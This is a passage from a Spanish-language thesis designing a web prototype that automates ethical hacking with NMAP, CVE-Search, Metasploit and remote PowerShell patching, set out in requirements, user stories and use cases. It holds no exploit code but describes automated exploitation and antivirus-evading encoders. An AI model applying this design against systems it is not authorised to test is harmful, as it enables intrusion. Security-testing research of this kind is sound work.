A continuación, se presenta las herramientas de software usadas para el procedimiento del hackeo ético y desarrollo del prototipo del sistema Web de gestión.

1.3.2.1 NMAP

`NMAP` o mapeador de redes, es un instrumento de código abierto para realizar una inspección de red y auditoria de seguridad. Su principal objetivo es analizar rápidamente grandes redes. `NMAP` utiliza paquetes IP en bruto para determinar que equipos están activos en la red, que servicios ejecutan, que sistema operativo dispone, que cortafuegos está operando, entre otras características.

La salida de `NMAP` es una tabla con los objetivos inspeccionados, en esta lista se encuentra el puerto, protocolo, el nombre común del servicio, su versión y el estado. El estado puede ser abierto, filtrado, cerrado o no filtrado. Además de los datos antes mencionados, también se puede obtener el nombre de DNS, el sistema operativo del dispositivo y la dirección MAC. [10]

1.3.2.2 CVE-Search

`CVE-Search` es una herramienta para descargar localmente, desde el repositorio Web, los CVE (Common Vulnerabilities and Exposures) que en español son los puntos vulnerables y las exposiciones comunes además también los CPE (Commom Plataform Enumeration) que es la enumeración de plataforma. El CPE es un método estructurado

para describir e identificar las clases de aplicaciones, sistemas operativos y equipos físicos. [11]

El principal objetivo de esta herramienta es evitar las consultas de CVE en la base de datos públicas, ya que se pueden realizar búsquedas sensibles para cualquier organización además que las consultas son locales y las respuestas son mucho más rápidas. Los registros de la base local son descargados directamente de la base publica de CVE services of CIRL.

1.3.2.3 Metasploit

`Metasploit` framework es una herramienta que está enfocada en las auditorias de seguridad. Tiene muchísimos exploits, que son vulnerabilidades conocidas, de las cuales también se disponen de unos módulos llamados payloads, que son códigos que explotan las vulnerabilidades. También se pueden usar otras características como los enconders que son códigos de cifrado para evadir antivirus o sistema de seguridad perimetral como firewalls, IPS o IDS. [12]La arquitectura del marco del framework de `metasploit` se muestra en la Figura 1.3.




Figura 1.3 Arquitectura metasploit [12]

El presente trabajo de titulación se enfoca en los payloads y la consola CLI. Ya que no trataremos de evadir antivirus sino de realizar pruebas de seguridad con exploits y payloads conocidos.

1.3.2.4 Python

`Python` es un lenguaje de programación de alto nivel que automatiza las operaciones de bajo nivel, como por ejemplo la administración de memoria. `Python` está diseñado para varios entornos, contrastando con PHP que solo está enfocado en el desarrollo Web. Una ventaja muy notoria es que cada variable en `Python` puede hacer referencia a cualquier tipo de datos. Además, `Python` es multiplataforma, facilitando su uso independientemente del Sistema Operativo en que se desarrolle. [13]

Existen dos versiones principales de `Python`. La versión 2.X es una versión heredada y tiene un uso generalizado y la versión 3.X que realiza cambios que son incompatibles con versiones anteriores, lo que reduce la duplicidad de características. La versión más actual de `Python` es la 3.X, está en constante desarrollo y tiene soporte. [13]

1.3.2.5 PowerShell

El `PowerShell` es un cross-plataform para la automatización de soluciones mediante la línea de comando de Shell, es un lenguaje de scripting y un framework para la administración de configuración. `PowerShell` se puede ejecutar en Windows, Linux y macOS. [14]

`PowerShell` es un moderno intérprete de comandos que incluye la mayoría de las características de los más populares shells. `PowerShell` acepta y retorna .NET, objetos que incluyen las siguientes características [14]:

- Robusto historial de línea de comandos.
- TAB para completar y predecir comandos.
- Comandos y parámetros como alias.
- Pipeline para concatenar comandos.
- Ayuda en línea.

Como lenguaje de scripting, `PowerShell` es comúnmente usado para automatizar la gestión de sistemas. También es usado como construir, probar y desplegar aplicaciones en los ambientes de desarrollo. PowerShell está construido en .NET Common Languaje Runtime(CLR), todas sus entradas con objetos .NET. No necesita casteo de texto en la salida para extraer información [14].

Powershell como framework de administración habilita que se gestione la infraestructura mediante código de configuración. Haciendo uso del módulo PSWindowsUpdate se instalará los parches del Sistema Operativo. El comando Get-WindowsUpdate obtiene todos los parches disponibles y con Install-WindowsUpdate se instalan los mismos.

1.3.3 Librerías de Python

Se presentan las principales librerías usadas en el desarrollo del sistema de gestión Web para la automatización de hackeo ético.

1.3.3.1 Python-nmap

Python-nmap es una librería que nos ayuda con el uso de NMAP. Permite de manera rápida la manipulación del escaneo de red y la automatización de tareas y entrega de resultados [15].

1.3.3.2 Scripting CVE-Search

CVE-Search busca en la base local los CVE mediante el método search.py en el cual debemos usar el CPE para buscar vulnerabilidades asociadas y podemos especificar el formato de salida en csv, json o html. [11]

1.3.3.3 Pymetasploit3

Pymetasploit3 es una librería de automatización para usar el framework de metasploit en el cual debemos iniciar el servicio en segundo plano para usar los exploits [16].

1.3.3.4 Apscheduler

Apscheduler es una librería que ayuda a programar tareas para que se ejecuten después en una fecha determinada o que se repita de manera periódica.

Esta librería es multiplataforma por lo que se puede usar sobre Windows o Linux y ocupa el servicio respectivo para programar las tareas en el Sistema Operativo [17].

1.3.3.5 Flask

Flask es un micro framework desarrollado en Python con el principal objetivo de que sea sencillo para desarrollo de aplicaciones Web. Si se necesitan funciones avanzadas para el desarrollo, Flask cuenta con plugins que se instalan para ir agregando las nuevas características al framework. Flask opera bajo el patrón MVC permite separar el modelo de datos (base de datos), la vista (página HTML) y el controlador(donde se gestionan peticiones de la aplicación Web) [18].

2. METODOLOGÍA

En este capítulo se explica detenidamente el aparto del diseño del prototipo de gestión web de acuerdo con el análisis de requerimientos y su implementación. Se conceptualizan las fases del hackeo ético y se las divide en: fase de reconocimiento y de explotación; y, por último, se define una fase de remediación que corresponde a la mitigación de vulnerabilidades del Sistema Operativo. Basados en los requerimientos se definieron los siguientes módulos: autenticación, registros de la aplicación, registro de activos, registro de escaneos programados, escaneo de la Red, presentación de datos como servicios y vulnerabilidades descubiertas, explotación y mitigación.

2.1 DISEÑO DEL PROTOTIPO

2.1.1 Historias de usuario

Las historias de usuario representan los requerimientos desde el punto de vista del usuario de la gestión Web. Estas historias fueron realizadas en base a un comparativo con aplicaciones similares existentes en el mercado, así como también en base a las entrevistas escritas con cuatro personas relacionadas con el área de ciberseguridad como se muestra en el ANEXO A.

2.1.1.1 Formato

El formato de las historias de usuario se encuentra en la Tabla 2.1 y el detalle de los campos se muestra a continuación:

- ID: Identificador único para las historias de usuario, dónde las siglas “SW” corresponden para la aplicación web, seguidamente de dos dígitos, por ejemplo: el ID sería “SW01” lo que nos indica que es la historia de usuario número 01 para el aplicativo Web.
- Rol: Indica el tipo de usuario al que está orientado la historia de usuario. Esté elemento solo puede ser Administrador.
- Nombre de la historia: Resume de manera breve la historia de usuario.
- Tipo: Este campo identifica el tipo de historia de usuario. Basado en la metodología RAD, se han identificado dos tipos:
    - Normal: Historia de usuario registrada en la fase de planeación de requerimientos.

- Extraordinaria: Historia de usuario registrada en la evaluación del prototipo.

- Descripción: En este apartado se describe la funcionalidad de la historia de usuario.

Tabla 2.1 Formato de Historia de Usuario [19]

HISTORIAS DE USUARIO					
ID:		**Rol:**		**Prioridad:**	
Nombre de la historia:					
Tipo:					
Descripción:					

2.1.1.1 Detalle de Historia de Usuario

Las historias de usuario se realizaron en base a los requerimientos funcionales previamente listados. A continuación, se presentan algunas de las historias de usuario y el resto de las historias se encuentran en el ANEXO C.

Tabla 2.2 Historia de Usuario 01

HISTORIAS DE USUARIO					
ID:	SW01	**Rol:**	Administrador	**Prioridad:**	Alta
Nombre de la historia: Iniciar sesión.					
Tipo: Normal					
Descripción: El administrador podrá iniciar sesión con el usuario y contraseña por defecto en su primer acceso con el usuario kali y contraseña Kali.					

Tabla 2.3 Historia de Usuario 02

HISTORIAS DE USUARIO					
ID:	SW02	**Rol:**	Administrador	**Prioridad:**	Alta
Nombre de la historia: Cambio de nombre de usuario y contraseña.					
Tipo: Normal					
Descripción: El administrador podrá cambiar el nombre de usuario y contraseña que se asignan por defecto.					

Tabla 2.4 Historia de Usuario 03

HISTORIAS DE USUARIO					
ID:	SW03	**Rol:**	Administrador	**Prioridad:**	Alta
Nombre de la historia: Ingreso, modificación o eliminación de activos de la red.					
Tipo: Extraordinaria					
Descripción: El administrador podrá ingresar, modificar o eliminar activos de la red: nombres del activo y dirección IPv4.					

Tabla 2.5 Historia de Usuario 04

HISTORIAS DE USUARIO					
ID:	SW04	**Rol:**	Administrador	**Prioridad:**	Alta
Nombre de la historia: Noticias de ultima vulnerabilidad.					
Tipo: Extraordinaria					
Descripción: El administrador podrá visualizar la última vulnerabilidad encontrada del día.					

Tabla 2.6 Historia de Usuario 05

HISTORIAS DE USUARIO					
ID:	SW05	**Rol:**	Administrador	**Prioridad:**	Alta
Nombre de la historia: Registros de la aplicación.					
Tipo: Extraordinaria					
Descripción: El administrador podrá visualizar todos los registros de prioridad media o alta generados por la aplicación como una ayuda en caso de que la aplicación sufra algún bug con las librerías usadas.					

En la Tabla 2.7 se muestran la lista de historias de usuario del sistema de gestión Web.

Tabla 2.7 Lista de historias de usuario del aplicativo Web

ID Historia de Usuario	Descripción
SW1	Iniciar sesión.
SW2	Cambio de nombre de usuario y contraseña.
SW3	Ingreso, modificación o eliminación de activos de la red.
SW4	Noticias de ultima vulnerabilidad.

SW5	Registros de la aplicación.
SW6	Creación del escaneo.
SW7	Modificar, eliminar o ejecutar el escaneo.
SW8	Visualizar los resultados.
SW9	Exportar los resultados.
SW10	Visualizar los servicios encontrados.
SW11	Visualizar las vulnerabilidades encontradas.
SW12	Visualizar los exploits ejecutados.
SW13	Mitigación de vulnerabilidades de Sistema Operativo.

2.1.2 Análisis de requerimientos

Para el análisis de los requerimientos del presente proyecto se identificaron los requerimientos del sistema Web mediante la conceptualización de funciones necesarias para cada fase del hackeo ético basados en la Tabla 1.1 ,se definieron las siguientes fases: fase de reconocimiento, fase de explotación y de remediación. Cada fase tiene asociada un módulo de la aplicación Web como: módulo de escaneo de la red, módulo de presentación de datos de vulnerabilidades encontradas, módulo de explotación y módulo de mitigación de vulnerabilidades respectivamente. Adicionalmente se realizaron entrevistas a cuatro personas que laboren en el área de la ciberseguridad, en la Figura 2.1 se muestra el nombre de las personas entrevistadas y la empresa en la que laboran. A los entrevistados se les presento los módulos conceptualizados y se les preguntó si agregarían módulos adicionales, en la Figura 2.2 se puede observar que incluyeron:

- Módulo de Autenticación.
- Módulo de Pantalla Principal.
- Módulo de Actualización de datos del administrador.
- Módulo de Cambio de contraseña.

Con los resultados obtenidos se combina el módulo sugerido de cambio de contraseña con el de actualización de datos del administrador y se lo define como módulo de cambio de usuario y contraseña.




Figura 2.1 Resultados entrevista parte 1




Figura 2.2 Resultados entrevista parte 2

2.1.2.1 Requerimientos funcionales

Los requerimientos funcionales que describen la gestión Web se los obtuvo mediante las entrevistas realizadas al personal que labora en ciberseguridad:

- Permitir el ingreso al usuario mediante un usuario y contraseña.
- Permitir al usuario ingresar activos de la red con un nombre y la dirección IP correspondiente.
- Permitir al usuario conocer la última vulnerabilidad encontrada hasta la fecha actual.
- Permitir visualizar registros de la aplicación en caso de que se genere un bug con librerías.

- Permitir cambiar el nombre de usuario y contraseña al usuario.
- Permitir crear al usuario Calendarización semanales o mensuales en día, hora y minutos específicos.
- Permitir al usuario especificar los puertos TCP /UDP que desea que se escaneen.
- Permitir al usuario especificar el tipo de escaneo que desea un escaneo simple o minucioso.
- Permitir al usuario agregar activos de red o retirarlos de un escaneo programado.
- Permitir al usuario editar los parámetros del escaneo programado, eliminarlo, ejecutarlo en ese momento o ver los resultados obtenidos.
- Permitir al usuario visualizar los escaneos realizados para cada activo, ver el porcentaje de ejecución, exportarlos como PDF o eliminarlos.
- Permitir visualizar los puertos abiertos y el producto que responde a dicho puerto.
- Permite visualizar los CVE disponibles en base a los puertos abiertos encontrados y el sistema operativo.
- Permitir visualizar los exploits ejecutados sobre dicho equipo en base a los puertos abiertos.
- Permitir la mitigación de vulnerabilidades del sistema operativo mediante PowerShell remoto.

2.1.2.2 Requerimientos no funcionales

Los requerimientos no funcionales son las restricciones, facilidades de uso o rendimiento del aplicativo Web.

- El prototipo será desarrollado en Python en su tercera versión.
- La base de datos con la cual se harán los registros de datos será MySQL.
- Se manejará un único rol y usuario que gestionará toda la aplicación.
- Todas las funciones estarán protegidas validando que exista una sesión previa a que se cargue o se muestre información.
- La contraseña del usuario se almacenará en la base de datos usando un algoritmo HASH.
- La aplicación se ejecutará sobre HTTPS con un certificado autoafirmada.
- La gestión se realizará de manera local sobre una máquina virtual con sistema operativo Kali Linux y no dependerá de Internet.

2.2 ARQUITECTURA DEL PROTOTIPO

El Sistema Operativo elegido para el desarrollo del prototipo fue Kali Linux, el cual se instalará sobre Virtual Box, ya que en el mismo vienen herramientas instaladas para realizar pruebas de seguridad. Basado en la utilidad del prototipo no se lo publica mediante Internet y se lo hace de manera local, pues este presente proyecto está enfocado en las pruebas de seguridad de una red interna tal como se muestra en la Figura 2.3.

El prototipo se encuentra desarrollado en su totalidad con el Lenguaje de programación Python. Se usan librerías que realizan scripting y hacen uso de otras herramientas de software como: `NMAP, Metasploit, CVE-SEARCH y PowerShell`.

El servicio Web esta levantado con la librería de Python `Flask` la misma que hace uso de Apache y MySQL para toda la funcionalidad de la gestión web y las transacciones en la base de datos.

Para la programación de eventos se usa la librería `apscheduler` de `Python` que usa el demonio de Linux Cron el cual ejecuta tareas en las fechas indicadas.

Para las tareas de búsqueda de servicios se usa la librería de `Python NMAP` que escanea puertos abiertos y la versión de software del servicio descubierto.

Para la búsqueda de vulnerabilidades se usa el CPE que nos entrega `NMAP` y se realiza una búsqueda de todos los CVE asociados.

Para la fase de explotación usaremos el framework de metasploit mediante la librería `pymetasploit3.msfrpc`, la cual mediante los servicios encontrados comenzará la explotación de vulnerabilidades.

Y finalmente para la fase mitigación se usó la librería `pypsrp.powershell y pypsrp.wsman` que nos permitirán obtener los parches de Windows disponibles en la máquina destino e instalarlos mediante `PowerShell`.




Figura 2.3 Arquitectura del Prototipo

2.3 DIAGRAMAS DE CASOS DE USO

El diagrama de casos de uso es una representación de la forma en la que el actor o los actores interactúan con el sistema en desarrollo. Para este caso en específico se tendrá un solo actor denominado administrador, el cual gestiona todos los módulos de la aplicación Web. Los diagramas de casos de uso están basados en el listado de las historias de usuario de la figura Tabla 2.7.

2.3.1 Descripción casos de uso

El formato se muestra en la Tabla 2.8 ,la descripción de los casos de uso con los campos detallados se describe a continuación:

- Título: título del caso de uso.
- Descripción: breve resumen del caso de uso.
- Actor: Entidad externa que interactúa con el sistema.
- Precondición: Es el requisito que debe cumplir el sistema para poder iniciar el caso de uso.
- Activación: Evento que inicia el caso de uso.
- Postcondición: Es el requisito o requisitos en la que el sistema permanece una vez que se concluye el caso de uso de manera satisfactoria.

Tabla 2.8 Formato de la Tabla de descripción de casos de uso

CASOS DE USO	
Título:	
Descripción:	
Actor:	
Precondiciones:	
Activación:	
Postcondición:	

A continuación, se describen los casos de uso basados en el formato de la Tabla 2.8, se establecieron diez casos de uso:

- Iniciar Sesión.
- Cambiar de contraseña y usuario.
- Agregar, Modificar o Eliminar Activos.
- Crear, Modificar, Ver Resultados, Eliminar Calendarización.
- Ver resultados del escaneo por activo.
- Exportar resultados del escaneo por activo.
- Ver Escaneo de la Red y presentación de datos.
- Ver Explotación.
- Mitigación y pruebas de conectividad.
- Mitigar vulnerabilidades.

Desde la Tabla 2.9 hasta la Tabla 2.17 se presentan algunos de los casos de uso. En el ANEXO D se encuentran todos los casos de uso de la aplicación.

Tabla 2.9 Caso de Uso: Iniciar Sesión

CASOS DE USO	
Título:	Inicio de sesión
Descripción:	El usuario se autentica en el módulo correspondiente e inicia la sesión.
Actor:	Administrador
Precondiciones:	Ingresar mediante el navegador a la IP de la máquina Kali Linux dónde se encuentra el servicio Web.
Activación:	Ingreso mediante el navegador a la IP del servidor acompañado del puerto 4000.
Postcondición:	Se habilita el menú completo de la aplicación.

Tabla 2.10 Casos de Uso: Cambiar de contraseña y usuario.

CASOS DE USO	
Título:	Cambiar de contraseña y usuario.
Descripción:	El usuario cambio su nombre de usuario, correo y contraseña por defecto.
Actor:	Administrador

Precondiciones:	Tener una sesión activa.
Activación:	Presionar el menú cambiar password.
Postcondición:	Se actualizarán los datos del usuario deberá cerrar la sesión actual y volver a iniciarla con el usuario y contraseña nuevos.

Tabla 2.11 Caso de Uso: Agregar, Modificar o Eliminar Activos.

CASOS DE USO	
Título:	Agregar, Modificar o Eliminar Activos.
Descripción:	El usuario crea, modifica o elimina activos de la red.
Actor:	Administrador
Precondiciones:	Tener una sesión activa.
Activación:	Presionar el menú activo.
Postcondición:	Se actualizará la tabla del menú con el nuevo activo y se mostrará un mensaje de que la creación fue exitosa.

Tabla 2.12 Caso de Uso: Crear, Modificar, Ver Resultados, Eliminar Calendarización.

CASOS DE USO	
Título:	Crear, Modificar, Ver Resultados, Eliminar Calendarización.
Descripción:	El usuario crea, modifica, visualiza resultados o elimina Calendarización.
Actor:	Administrador
Precondiciones:	Tener una sesión activa.
Activación:	Presionar el menú Calendarización.
Postcondición:	Se actualizará la tabla de lista de escaneos y se visualizará parámetros del escaneo en la tabla principal del submenú.

Tabla 2.13 Caso de Uso: Ver resultados del escaneo por activo.

CASOS DE USO	
Título:	Ver resultados del escaneo por activo.
Descripción:	El usuario puede visualizar los resultados del escaneo por activo.
Actor:	Administrador

Precondiciones:	Tener una sesión activa y que el escaneo este sobre el 40% de progreso.
Activación:	Presionar el botón de ver resultados en el menú de Calendarización.
Postcondición:	Se presentará una tabla resumen con todos los escaneos realizados, el estado y su progreso.

Tabla 2.14 Caso de Uso: Exportar resultados del escaneo por activo.

CASOS DE USO	
Título:	Exportar resultados del escaneo por activo.
Descripción:	El usuario puede exportar los resultados del escaneo del activo en formato PDF con un resumen de cada fase del hackeo ético.
Actor:	Administrador
Precondiciones:	Tener una sesión activa, que el escaneo este sobre el 40% de progreso y que el estado sea encendido.
Activación:	Presionar el botón de ver exportar en el menú de Calendarización.
Postcondición:	Se abrirá una nueva ventana en la cual se visualizará el PDF.

Tabla 2.15 Caso de Uso: Ver Escaneo de la Red y presentación de datos.

CASOS DE USO	
Título:	Ver Escaneo de la Red y presentación de datos.
Descripción:	El usuario puede visualizar los Escaneo de la Red y presentación de datos de todos los equipos o de un equipo específico.
Actor:	Administrador
Precondiciones:	Tener una sesión activa, que el escaneo este sobre el 40% de progreso y que el estado sea encendido.
Activación:	Presionar el botón de ver.
Postcondición:	Se presentarán una tabla con los Escaneo de la Red y presentación de datos.

Tabla 2.16 Caso de Uso: Ver Explotación

CASOS DE USO	
Título:	Ver Explotación.
Descripción:	El usuario puede visualizar los exploits ejecutados de todos los equipos o de un equipo específico.
Actor:	Administrador
Precondiciones:	Tener una sesión activa, que el escaneo este sobre el 60% de progreso y que el estado sea encendido.
Activación:	Presionar el botón de ver exploits.
Postcondición:	Se presentarán una tabla con los exploits ejecutados.

Tabla 2.17 Caso de Uso: Mitigación y pruebas de conectividad

CASOS DE USO	
Título:	Mitigación y pruebas de conectividad.
Descripción:	El usuario puede realizar una prueba de conectividad de Powershell remoto y verificar si puede mitigar vulnerabilidades.
Actor:	Administrador
Precondiciones:	Tener una sesión activa, que el escaneo este sobre el 80% de progreso, que el estado sea encendido, que el Sistema Operativo sea Windows, que la máquina a mitigar tenga la versión de PowerShell 5.1, el módulo PSWindowsUpdate y activo el acceso remoto de Powershell.
Activación:	Presionar el botón de prueba de conectividad.
Postcondición:	Se presentarán una tabla con las actualizaciones pendientes y disponibles para instalar.

Para el prototipo de gestión Web desarrollado se tendrá un solo actor denominado Administrador como se muestra en la Figura 2.4 ,el cual podrá crear activos o escaneos, ver resultados de servicios, vulnerabilidades, exploits ejecutados, realizar pruebas de conectividad de `PowerShell` y la mitigación de vulnerabilidades mediante la instalación de actualizaciones de Sistema Operativo en Windows.

